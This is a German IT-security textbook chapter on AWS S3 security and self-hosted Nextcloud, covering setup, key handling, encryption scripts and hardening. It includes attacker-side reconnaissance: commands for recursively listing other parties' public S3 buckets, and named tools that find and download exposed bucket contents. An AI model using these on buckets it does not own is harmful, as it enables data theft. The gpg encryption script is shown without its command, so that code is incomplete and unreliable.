

Abbildung 20.2 Das IAM-Dashboard zeigt keine Beanstandungen, die die Basisabsicherung betreffen.

Das aws-Kommando

Innerhalb von Linux, Windows oder macOS greifen Sie über das `aws`-Kommando auf die vielfältigen AWS-Funktionen zu. Unter Linux installieren Sie das Kommando wie folgt:

```
curl https://awscli.amazonaws.com/awscli-exe-linux-x86_64.zip \
  -o awscliv2.zip

unzip awscliv2.zip

less ./aws/install  (einen Blick in das Setup-Script werfen)

sudo ./aws/install
```

Installationsanleitungen für andere Plattformen finden Sie in der AWS-Dokumentation:

https://docs.aws.amazon.com/cli/latest/userguide/getting-started-install.html

Die Verbindung zu S3 erfolgt verschlüsselt. Bevor Sie das Kommando `aws` für die weitere Nutzung konfigurieren können, müssen Sie sich auf der AWS-Seite Identity and Access Management (IAM) einen Benutzer und eine Gruppe einrichten. Die Gruppe verbinden Sie mit der Policy *AmazonS3FullAccess* und mit dem neuen Benutzer.

Zum ersten Verbindungsaufbau führen Sie im Terminal `aws configure` aus und geben nun die Access Key ID und den Secret Access Key an, den Sie beim Einrichten des Benutzers erhalten haben. `aws` speichert diese Daten und die weiteren Optionen in `.aws/credentials` und `.aws/config`.

```
aws configure
  AWS Access Key ID [None]:      AKxxxxxxx
  AWS Secret Access Key [None]:  ZRxxxxxxxxxxxxx
  Default region name [None]:    eu-central-1
  Default output format [None]:  <Return>
```

Nicht ganz einfach ist die korrekte Angabe der Region. Beim Anlegen neuer Buckets können Sie wählen, wo sie physikalisch gespeichert werden sollen. Für S3-Kunden in Deutschland ist Frankfurt der beste Ort. In welcher Form erwartet S3 nun aber die Angabe der Region? Am besten ist es, die Region vorerst leer zu lassen. Anschließend ermitteln Sie mit `aws s3api get-bucket-location` die Region, wiederholen `aws configure` und setzen nun den Namen der Region ein.

```
aws s3api get-bucket-location --bucket meinefirma.erster.test
  "LocationConstraint": "eu-central-1"
```

Mit diversen Kommandos der Art `aws s3 <kommando>` können Sie nun auf die S3-Ressourcen zugreifen, Dateien hoch- und herunterladen (`aws s3 cp`), löschen (`aws`

`s3 rm`) usw. Eine detaillierte Beschreibung der Kommandos mit all deren Optionen finden Sie hier:

https://awscli.amazonaws.com/v2/documentation/api/latest/reference/s3/index.html

»credentials«-Datei

Für die Sicherheit von S3 ist die Datei `.aws/credentials` im Benutzerverzeichnis bzw. in `/root` entscheidend. Wenn es einem Hacker gelingt, diese Datei auszulesen, kann er alle mit dem S3-User verbundenen Dateien lesen, verändern, löschen etc. Entsprechend gut sollten Sie die Datei hüten und ihre Zugriffsrechte so restriktiv wie möglich einstellen.

Idealerweise darf nur `root` die Datei lesen. Dann müssen aber auch alle Scripts, die mit S3 kommunizieren, mit Root-Rechten ausgeführt werden, was selten ideal ist. Eine mögliche Variante können Scripts sein, deren Ausführung mittels `sudo` explizit erlaubt wird, ohne dem betreffenden Account gleich uneingeschränkte Rechte zu geben.

Dateien verschlüsseln

Aus Gründen des Datenschutzes ist es wünschenswert, in S3-Buckets (aber natürlich auch bei anderen Cloud-Diensten) nur verschlüsselte Dateien abzulegen. Das ist auch Amazon bewusst. Daher stellt S3 verschiedene Varianten zur Auswahl, die Dateien in einem Bucket zu verschlüsseln (*Server-Side Encryption*, kurz SSE):

https://docs.aws.amazon.com/AmazonS3/latest/userguide/serv-side-encryption.html

Es stellt sich allerdings die Frage, wie weit Sie Amazon bei der Verschlüsselung vertrauen. Bei zwei Varianten, die Amazon als SSE-S3 bzw. SSE-KMS bezeichnet, werden die eingesetzten Schlüssel von Amazon selbst verwaltet. Damit hat Amazon (oder ein in das Unternehmen eingeschleuster Hacker der NSA) die Möglichkeit, in Ihre Dateien »hineinzuschauen«.

Lediglich bei einer dritten Variante, SSE-C, übergeben Sie selbst Schlüssel, wobei individuell bei jeder Datei ein anderer Schlüssel verwendet werden kann. Amazon schreibt in der Dokumentation, dass diese Schlüssel nicht gespeichert werden und dass die Datei unlesbar wird, wenn Sie den Schlüssel verlieren. Aber da die Verschlüsselung auch in diesem Fall serverseitig erfolgt und es sich um kein asymmetrisches Verfahren handelt, bleibt es dabei: Sie müssen Amazon vertrauen, dass es Ihren Schlüssel nicht doch irgendwo speichert.

Die Alternative besteht darin, die Verschlüsselung clientseitig selbst durchzuführen und erst die fertig verschlüsselte Datei zu übertragen. Sofern Sie beim Verschlüsseln und beim Umgang mit den Schlüsseln keine Fehler machen, sind Sie damit auf der sicheren Seite. Gleichzeitig wird die Handhabung der Dateien natürlich aufwendiger. Außerdem bleibt der nicht unerhebliche CPU-Aufwand zum Ver- und Entschlüsseln bei Ihnen. Am ehesten ist eine derartige Vorgehensweise für automatisierte Backups geeignet, die z. B. jede Nacht stattfinden.

Im Folgenden stellen wir Ihnen exemplarisch eine Vorgehensweise vor. Dabei gehen wir davon aus, dass Sie unter Linux arbeiten und das Kommando `openssl` zur symmetrischen Ver- und Entschlüsselung verwenden. Als Schlüssel dient die binäre Datei `/etc/key` mit 32 Bytes Länge. (32 Bytes erscheinen wenig, aber das sind 256 Bits. Für symmetrische Verfahren gelten bereits 128 Bits als ausreichend sicher.)

Einen Schlüssel erstellen Sie mit dem Befehl:

```
openssl rand  32 > /etc/key
```

Zur bequemeren Anwendung können Sie die Ver- und Entschlüsselungskommandos in zwei winzige Scripts verpacken:

```
#!/bin/sh -e
# Datei /usr/local/bin/mycrypt
# Verwendung: mycrypt < plain > crypted
openssl enc -aes-256-cbc -pass file:/etc/key
```

```
#!/bin/sh -e
# Datei /usr/local/bin/myuncrypt
# Verwendung: myuncrypt < crypted > plain
openssl enc -d -aes-256-cbc -pass file:/etc/key
```

`mycrypt` und `myuncrypt` können nun gut mit `aws s3` kombiniert werden. Das erste Kommando verschlüsselt eine lokale Datei und lädt sie auf S3 hoch. Das zweite Kommando lädt die Datei wieder herunter, entschlüsselt sie und speichert sie dann:

```
mycrypt < localfile | aws s3 cp - s3://<bucket/encrypted-file>
aws s3 cp s3://<bucket/encrypted-file> - | myuncrypt > <filecopy>
```

`openssl` lässt sich zwar unkompliziert anwenden, das Subkommando `enc` hat aber keinen besonders guten Ruf (siehe auch *https://stackoverflow.com/questions/28247821*). Es gilt als weniger stabil und als unsicherer als `gpg`, das ursprünglich zum Verschlüsseln von E-Mails bzw. E-Mail-Anhängen konzipiert wurde. Sie können die oben skizzierten Scripts `mycrypt` und `myuncrypt` daher alternativ auch mit `gpg` realisieren:

```
#!/bin/sh -e
# Datei /usr/local/bin/mycrypt (gpg-Variante)
# Verwendung: mycrypt < plain > crypted
```

```
#!/bin/sh -e
# Datei /usr/local/bin/myuncrypt (gpg-Variante)
# Verwendung: myuncrypt < crypted > plain
gpg -d --batch --no-tty -q --cipher-algo AES256 \
  --compress-algo none --passphrase-file /etc/key \
  --passphrase-repeat 0
```

gpg erwartet die Passphrase in Textform. Sie können eine zufällige Schlüsseldatei z. B. mit makepasswd erzeugen, oder Sie fügen dem zuvor schon präsentierten Kommando openssl rand die Option -base64 hinzu:

```
openssl rand  32 -base64 > /etc/key
```

Egal, ob Sie openssl oder gpg vorziehen: Die Sicherheit des Verfahrens steht und fällt damit, dass die Datei /etc/key nicht in fremde Hände kommt.

Eine alternative Vorgehensweise wäre, zum Verschlüsseln jedes Mal eine neue, zufällige Key-Datei zu erzeugen. Diese Datei wird dann mit einem öffentlichen Schlüssel verschlüsselt und ebenfalls auf S3 gespeichert. Zum Dekodieren werden beide Dateien heruntergeladen. Zuerst wird die Key-Datei mit einem privaten Schlüssel entschlüsselt, dann die Daten mit der (nun wieder Original-)Key-Datei.

Natürlich macht das den gesamten Prozess wesentlich umständlicher. Der Vorteil besteht aber darin, dass zum Verschlüsseln nur ein öffentlicher Schlüssel benötigt wird. Erst zum Entschlüsseln ist der private Schlüssel erforderlich. Weitere Details können Sie hier nachlesen:

https://stackoverflow.com/questions/7143514

Öffentlicher Zugriff auf S3-Dateien

Soweit S3-Buckets und -Dateien für den öffentlichen Zugriff konfiguriert wurden, sind die so gespeicherten Dateien über verschiedene URLs zugänglich. Je nachdem, ob der Bucket-Name als Pfad oder als Hostname übergeben wird, kann die Übertragung per HTTPS oder nur per HTTP erfolgen.

- *https://s3.amazonaws.com/<bucket-name/verzeichnisname/dateiname>*
- *http://<bucket-name>.s3.amazonaws.com/<verzeichnisname/dateiname>*

In den Hostnamen kann auch der Ort des jeweiligen Amazon-Datenzentrums eingebettet sein (hier *eu-central-1*):

- *https://s3.eu-central-1.amazonaws.com/<bucket-name/verzname/dateiname>*
- *http://<bucket-name>.s3.eu-central-1.amazonaws.com/<verzname/dateiname>*

Wenn Sie als Hacker die URL von *einer* Datei kennen, z. B. weil eine Webseite darauf einen Link gesetzt hat, können Sie mit minimalem Aufwand alle anderen öffentlichen

Dateien herausfinden, die sich noch in dem Bucket befinden. Ein Weg besteht darin, mit einem Webbrowser das Wurzelverzeichnis des Buckets anzusehen:

https://s3.amazonaws.com/<bucket-name/>

Damit erhalten Sie eine XML-Datei, die auf die dort gespeicherten Dateien und Unterverzeichnisse verweist. Indem Sie den Vorgang für alle nun bekannten Unterverzeichnisse wiederholen, können Sie den gesamten Dateibaum erforschen.

Das geht aber noch viel effizienter und bequemer! Dazu müssen Sie nur das Kommando `aws` installieren und einrichten. Mit `aws s3` können Sie nicht nur Ihre eigenen Buckets verwalten, sondern auch weltweit alle öffentlichen S3-Buckets erforschen und Dateien daraus herunterladen, sofern Sie nur den Bucket-Namen wissen.

Das folgende Kommando durchläuft rekursiv alle Verzeichnisse und Dateien des Buckets und speichert das resultierende Listing in einer Textdatei. (Vorsicht, bei großen Buckets sind diese Listings riesig, insbesondere dann, wenn der Bucket auch Logging-Dateien enthält.)

```
aws s3 ls s3://<bucket-name>/ --recursive > directory.txt
```

S3-Hacking-Tools

Diverse Hacking-Tools machen sich den quasi-öffentlichen Charakter früher S3-Versionen zunutze. Mit diesen Werkzeugen entdeckten Hacker und Sicherheitsforscher in der Vergangenheit eine Menge Dateien, die aufgrund einer Fehlkonfiguration unbeabsichtigt frei zugänglich waren. Seit Amazon vernünftigere Default-Einstellungen verwendet und seine Kunden unübersehbar vor öffentlichen Buckets warnt, ist die Erfolgswahrscheinlichkeit stark gesunken.

- Das Ruby-Script *Bucket Finder* erwartet als Parameter einen Dateinamen mit einer Wortliste. *Bucket Finder* testet, ob es gleichnamige Buckets gibt und ob deren Inhalt öffentlich zugänglich ist, und zeigt die Treffer an.

  https://digi.ninja/projects/bucket_finder.php

- Das Python-Script *AWSBucketDump* geht ganz ähnlich vor: Sie übergeben eine Liste von möglichen Bucket-Namen. Das Script durchsucht die Buckets und lädt die dort gefundenen Dateien herunter. Dabei können nur Dateien berücksichtigt werden, die bestimmten Suchbegriffen entsprechen und die eine vorgegebene Größe nicht überschreiten.

  https://www.darknet.org.uk/2017/09/awsbucketdump-aws-s3-security-scanning-tool

- Einen vollkommen anderen Ansatz verfolgt das Python-Script `bucket-stream`: Das Programm liest das öffentlich zugängliche *Certificate Transparency Log* mit (siehe *https://certstream.calidog.io*). Wenn dort neue Zertifikate protokolliert werden,

testet das Script, ob die dort vorkommenden Namen mit dem eines Buckets übereinstimmen.

Um die Bucket-Überprüfung schneller durchführen zu können, benötigt das Script AWS-Zugangsdaten. Verwenden Sie einen User-Account, dem keine Buckets und keine Rechte in Ihrer S3-Umgebung zugeordnet sind! Bei unseren Tests funktionierte das Script allerdings nicht zufriedenstellend. Wohl wurden Zehntausende Namen überprüft, aber keiner der Namen entsprach einem Bucket.

https://github.com/ethOizzle/bucket-stream

20.3 Nextcloud/ownCloud

Das Gefühl, sich bei der Speicherung der eigenen Daten einem externen Konzern auszuliefern, schreckte manchen potentiellen Cloud-Anwender ab. Als 2010 *ownCloud* vorgestellt wurde, stieß das Open-Source-Projekt auf große Resonanz. Es bot die Möglichkeit, eine Cloud-Lösung mit Dropbox-ähnlichen Funktionen auf dem eigenen Server zu hosten. ownCloud-Anwender mussten weder die Kontrolle über Ihre Daten abgeben noch teure Verträge abschließen.

Natürlich fallen auch beim eigenen Hosting Kosten an. Diese sind in der Regel aber wesentlich geringer als bei kommerziellen Cloud-Anbietern. Für alle, denen ein eigenes Hosting zu mühsam ist, bietet die Firma Komplettlösungen in verschiedenen Preisstufen an.

Wie schon bei vielen anderen Open-Source-Projekten in der Vergangenheit führten auch bei ownCloud die Kommerzialisierung des Angebots und die Zusammenarbeit mit Investoren zu Streit. 2016 startete der ownCloud-Gründer das neue Projekt *Nextcloud*. Die Software war anfänglich ein Fork von ownCloud. Seither wurden beide Projekte getrennt weiterentwickelt. Sie unterscheiden sich zwar in den Grundfunktionen kaum voneinander, wohl aber in vielen Implementierungsdetails. Insbesondere bietet Nextcloud einige Zusatzfunktionen, die bei ownCloud gar nicht oder nur für zahlende Kunden zur Verfügung stehen.

Gegenwärtig werden beide Projekte intensiv weiterentwickelt. Welches der Projekte sich durchsetzen wird oder ob beide Firmen längerfristig parallel wirtschaftlich erfolgreich sein werden, lässt sich momentan nicht abschätzen. Insofern ist eine Entscheidung für das eine oder andere Projekt schwierig.

Dieser Abschnitt fasst kurz die Installation von Nextcloud auf einem eigenen Root-Server zusammen und konzentriert sich dann auf den Sicherheitsaspekt. Die Geschichte von ownCloud bzw. Nextcloud ist leider durchaus nicht frei von Sicherheitspannen. Wer gedacht hat, seine Daten mit dem Einsatz von ownCloud oder

Nextcloud den Klauen der NSA zu entreißen, hat sie womöglich auf andere Weise noch mehr gefährdet.

Als größtes Problem hat sich die Wartung bestehender Installationen herausgestellt: Sicher ist der Einsatz der ownCloud/Nextcloud nur dann, wenn sich ein Administrator penibel um das Einspielen wirklich jedes Updates kümmert.

Einen echten Automatismus dafür gibt es nicht – es sei denn, Sie nutzen die Hosting-Angebote von *https://owncloud.com* bzw. *https://nextcloud.com*. (Aber der Charme von ownCloud und Nextcloud liegt ja gerade in der Möglichkeit, das Hosting selbst zu übernehmen, die Daten also auf dem eigenen Server zu behalten. Deswegen konzentrieren wir uns hier auf diese Variante.)

Zusatzfunktionen

Neben der Speicherung von Dateien bieten ownCloud und Nextcloud diverse Zusatzfunktionen, z. B. die Speicherung von Terminen und Kontakten sowie von Office-Dokumenten, die über eine Weboberfläche verändert werden können. Auf diese Funktionen gehen wir hier nicht ein. Vielmehr steht die Grundfunktion von ownCloud/Nextcloud im Vordergrund, also das Speichern von Dateien.

Installation von Nextcloud

Vor der Installation von Nextcloud oder ownCloud müssen Sie einen Web- und einen Datenbankserver einrichten. Häufig kommen dazu Apache mit den Modulen `rewrite` und `headers` sowie MySQL oder MariaDB zum Einsatz. Nextcloud kann aber auch mit dem Webserver nginx oder mit einer SQLite-Datenbank betrieben werden, wobei Letztere nur für kleine Installationen empfehlenswert ist.

Eine weitere Voraussetzung besteht darin, dass der Webserver die Programmiersprache PHP unterstützt. Schließlich sind diverse PHP-Erweiterungen erforderlich: `php-gd`, `php-json`, `php-mysql`, `php-curl`, `php-imagick`, `php-intl`, `php-mbstring`, `php-xml` und `php-zip`.

Sind diese Voraussetzungen erfüllt, richten Sie als Administrator eine neue MySQL- oder MariaDB-Datenbank samt einem dazugehörigen Benutzer ein, z. B. so:

```
user@linuxhost$ mysql -u root -p
mysql> CREATE DATABASE nextdb;
mysql> CREATE USER nextuser@localhost IDENTIFIED BY 'geheim';
mysql> GRANT ALL ON nextdb.* TO nextuser@localhost;
```

Die Nextcloud-Dateien laden Sie nun mit `wget` herunter und packen sie aus. Das erste `chown`-Kommando gilt für Debian und Ubuntu. Unter RHEL müssen Sie bei `chown`

als User- und Gruppenname apache angeben und außerdem mit chcon den SELinux-Kontext korrekt einstellen.

```
cd /var/www/html
wget https://download.nextcloud.com/server/releases/\
       latest.tar.bz2
tar xjf latest.tar.bz2
chown -R www-data.www-data nextcloud/  (Ubuntu)
chown -R apache.apache nextcloud/      (beide RHEL)
chcon -R system_u:object_r:httpd_sys_content_rw_t:s0 nextcloud
```

Die Cloud verstecken

Aus Sicherheitsgründen ist es empfehlenswert, als Adresse für den Webzugriff nicht *firma.de/owncloud* oder *firma.de/nextcloud* zu verwenden, sondern ein nicht offensichtliches Verzeichnis oder eine Subdomain, beispielsweise *firma.de/xy* oder *xy.firma.de*. Dazu richten Sie in der Apache-Konfiguration einen entsprechenden Alias oder einen virtuellen Host ein.

Es muss Ihnen aber klar sein, dass diese Tarnung nur beschränkt wirksam ist: Sobald eine Firma auf ihrer Webseite auf öffentliche Cloud-Dateien verlinkt, wird bekannt, wo sich die Cloud-Installation befindet.

Beim ersten Aufruf der Adresse Ihrer Nextcloud-Installation in einem Webbrowser erscheint ein Setup-Formular (siehe Abbildung 20.3). Wenn das Setup-Programm erkennt, dass PHP-Module fehlen, weist es darauf hin. Installieren Sie diese Module, starten Sie Apache neu, und versuchen Sie es nochmals. (Nicht immer funktioniert dieser Warnmechanismus fehlerfrei. Wenn Sie Pech haben, erscheint anstelle des Installationsdialogs nur eine weiße Seite. Kontrollieren Sie akribisch, ob alle Voraussetzungen zum Betrieb von Nextcloud erfüllt sind.)

Zur Inbetriebnahme ist nicht viel zu tun: Sie geben den gewünschten Namen für den Cloud-Administrator und ein möglichst sicheres Passwort ein. Empfehlenswert ist es, für den Administratoraccount einen nicht zu erratenden Namen zu verwenden (auf keinen Fall admin!) Außerdem müssen Sie den Namen des MySQL/MariaDB-Users und das dazugehörende Passwort angeben.

Das Datenverzeichnis bzw. der Data folder in der englischen Version ist der Ort, an dem Nextcloud die Dateien speichern wird. Standardmäßig verwendet Nextcloud dazu das Unterverzeichnis data innerhalb des Installationsverzeichnisses, in diesem Beispiel also:

```
/var/www/html/nextcloud/data
```



Abbildung 20.3 Die Setup-Seite von Nextcloud

Bei Cloud-Installationen für viele Benutzer wird dieses Verzeichnis große Datenmengen aufnehmen. Es kann daher sinnvoll sein, einen anderen Pfad anzugeben, der auf ein eigens dafür vorgesehenes Dateisystem verweist, vielleicht in einem Logical Volume.

Beachten Sie aber, dass das insbesondere unter RHEL zu Zugriffsproblemen führen kann: SELinux überwacht den Apache-Prozess und lässt Dateizugriffe außerhalb von `/var/www` normalerweise nicht zu. Wenn Sie ein anderes Verzeichnis verwenden, müssen Sie entsprechend den Security-Kontext ändern (siehe Abschnitt 14.9, »SELinux«).

Installationsvarianten

Es gab in der Vergangenheit immer wieder Paketquellen mit ownCloud- bzw. Nextcloud-Paketen für bestimmte Distributionen. An sich wären solche Pakete praktisch, weil damit Updates für ownCloud bzw. Nextcloud im Rahmen der gewöhnlichen Linux-Updates durchgeführt würden. Wir haben damit aber schlechte Erfahrungen gemacht. Immer wieder kam es vor, dass die (zumeist inoffiziellen) Paketquellen plötzlich nicht mehr gepflegt wurden.

Wenn Sie auf Ihrem Server Docker verwenden, können Sie ownCloud oder Nextcloud auch in Form von Docker-Containern installieren und ausführen:

https://hub.docker.com/_/owncloud
https://hub.docker.com/_/nextcloud

Zugriff auf das data-Verzeichnis blockieren

Aus Sicherheitsgründen sollten Sie unbedingt vermeiden, dass der Inhalt des Nextcloud-Datenverzeichnisses direkt im Webbrowser zugänglich ist (also unter Umgehung der Nextcloud-App). Am einfachsten überprüfen Sie in einem Webbrowser, ob Sie über die Adresse *firma.de/nextcloud/data/nextcloud.log* die Nextcloud-Logging-Datei lesen können. (Die Adresse müssen Sie natürlich Ihren Gegebenheiten anpassen.)

Beim Datenverzeichnis handelt es sich im obigen Beispiel um `/var/www/html/nextcloud/data`, der Ort kann aber je nach Konfiguration/Installation variieren. Im Regelfall erkennt Nextcloud das Problem selbst und weist auf der Übersichtsseite der Einstellungen auf die Sicherheitslücke hin (siehe Abbildung 20.4).



Abbildung 20.4 Nextcloud hat erkannt, dass das Datenverzeichnis ungeschützt ist.

Sofern Sie als Webserver Apache einsetzen, verhindert standardmäßig die Datei `.htaccess` in Nextcloud-Installationsverzeichnis den direkten Zugriff auf das Datenverzeichnis. Dieser Sicherheitsmechanismus versagt aber, wenn die globale Apache-Konfiguration die Auswertung von `.htaccess`-Dateien untersagt. Abhilfe

schafft die korrekte Konfiguration des Nextcloud-Verzeichnisses in den Apache-Konfigurationsdateien, z. B. nach dem folgenden Muster:

```
# Datei /etc/httpd/conf.d/nextcloud.conf (RHEL)
<Directory /var/www/html/cc/>
       Require all granted
       Options FollowSymlinks MultiViews
       AllowOverride All
       <IfModule mod_dav.c>
         Dav off
       </IfModule>
       SetEnv HOME      /var/www/html/cc
       SetEnv HTTP_HOME /var/www/html/cc
</Directory>
```

Berücksichtigen Sie unbedingt die Nextcloud-Installationsanleitung!

https://docs.nextcloud.com/server/latest/admin_manual/installation/source_installation.html

Updates durchführen

Die Nextcloud-Weboberfläche weist Benutzer mit Admin-Rechten auf mögliche Updates hin. Zur Durchführung eines Updates gibt es zwei Möglichkeiten: Die einfachere Variante besteht darin, dass Sie sich als Administrator in der Weboberfläche anmelden und dann die Seite Einstellungen • Verwaltung • Übersicht besuchen. Dort initiieren Sie das Update direkt in der Weboberfläche (siehe Abbildung 20.5). Beachten Sie, dass Nextcloud während des Updates in einen Wartungsmodus versetzt wird und in dieser Zeit für alle Benutzer nicht erreichbar ist.

Die andere Variante erfordert einen SSH-Login auf Ihren Server. Danach wechseln Sie in das Nextcloud-Installationsverzeichnis und führen das Update mit dem PHP-Script `occ` durch. Beachten Sie, dass das folgende `sudo`-Kommando *nicht* dazu dient, das Update im Root-Modus auszuführen. Vielmehr muss das Script `occ` mit den Rechten des Accounts ausgeführt werden, in dem auch der Webserver läuft – unter Debian und Ubuntu also `www-data`, unter RHEL `apache`. Würden Sie `occ` mit Root-Rechten ausführen, könnte Apache später auf die nun ebenfalls mit Root-Rechten vorliegenden Dateien nicht mehr zugreifen.

```
cd /var/www/html/nextcloud
sudo -u www-data php occ upgrade   # unter Debian/Ubuntu
sudo -u apache   php occ upgrade   # unter RHEL
```

Es kommt vor, dass Nextcloud ein Update verweigert, weil die Systemvoraussetzungen nicht erfüllt sind. Die wahrscheinlichste Ursache ist die Verwendung einer veralteten PHP-Version. In solchen Fällen ist guter Rat teuer: Ein PHP-Update ist bei

vielen Distributionen nur schwer möglich. (Vorbildlich ist diesbezüglich RHEL, wo Sie mittels `dnf module install` zwischen unterschiedlichen PHP-Versionen wählen können. Aber auch dort besteht die Gefahr, dass es zu Inkompatibilitäten mit anderen PHP-Anwendungen kommt.) Eine denkbare Alternative besteht darin, die Nextcloud-Installation in einen Docker-Container zu migrieren. Ganz trivial ist das aber auch nicht.



Abbildung 20.5 Nextcloud-Update im Webbrowser durchführen

Verschlüsselung von Dateien

Nextcloud bietet zwar die Möglichkeit, alle Dateien serverseitig zu verschlüsseln, warnt aber nachdrücklich vor der Aktivierung der Funktion (siehe Abbildung 20.6). Warum? Die Verschlüsselung macht die Dateien um ca. 30 Prozent größer und verlangsamt den Zugriff. Der unmittelbare Sicherheitsgewinn hält sich aber in Grenzen: Wenn einem Angreifer der Zugriff auf das Dateisystem des Nextcloud-Servers gelungen ist, findet er auch die dort gespeicherten Schlüssel.

Einen echten Sicherheitsgewinn würde eine clientseitige Verschlüsselung bringen. Diese Funktion fehlt in Nextcloud aber gegenwärtig – vermutlich deswegen, weil ihr Einsatz mit zu großen Einschränkungen für die gemeinsame Nutzung von Nextcloud-Dateien durch mehrere Benutzer verbunden wäre.

Aber auch die serverseitige Verschlüsselung kann sinnvoll sein. Die Funktion wurde primär für eine ganz spezielle Konfigurationsvariante konzipiert, bei der Nextcloud als primärer Speicher nicht auf das lokale Dateisystem als primären Speicher, sondern auf einen externen Cloud-Anbieter zurückgreift. In diesem Fall bleibt der Schlüssel auf dem Nextcloud-Server, während die verschlüsselten Dateien z. B. in einem S3-Bucket liegen. Hat ein Angreifer nur Zugriff auf den S3-Bucket, aber nicht auf Ihren Nextcloud-Speicher, sind die Dateien sicher.



Abbildung 20.6 Nextcloud warnt eindrücklich vor den eigenen Verschlüsselungsfunktionen.

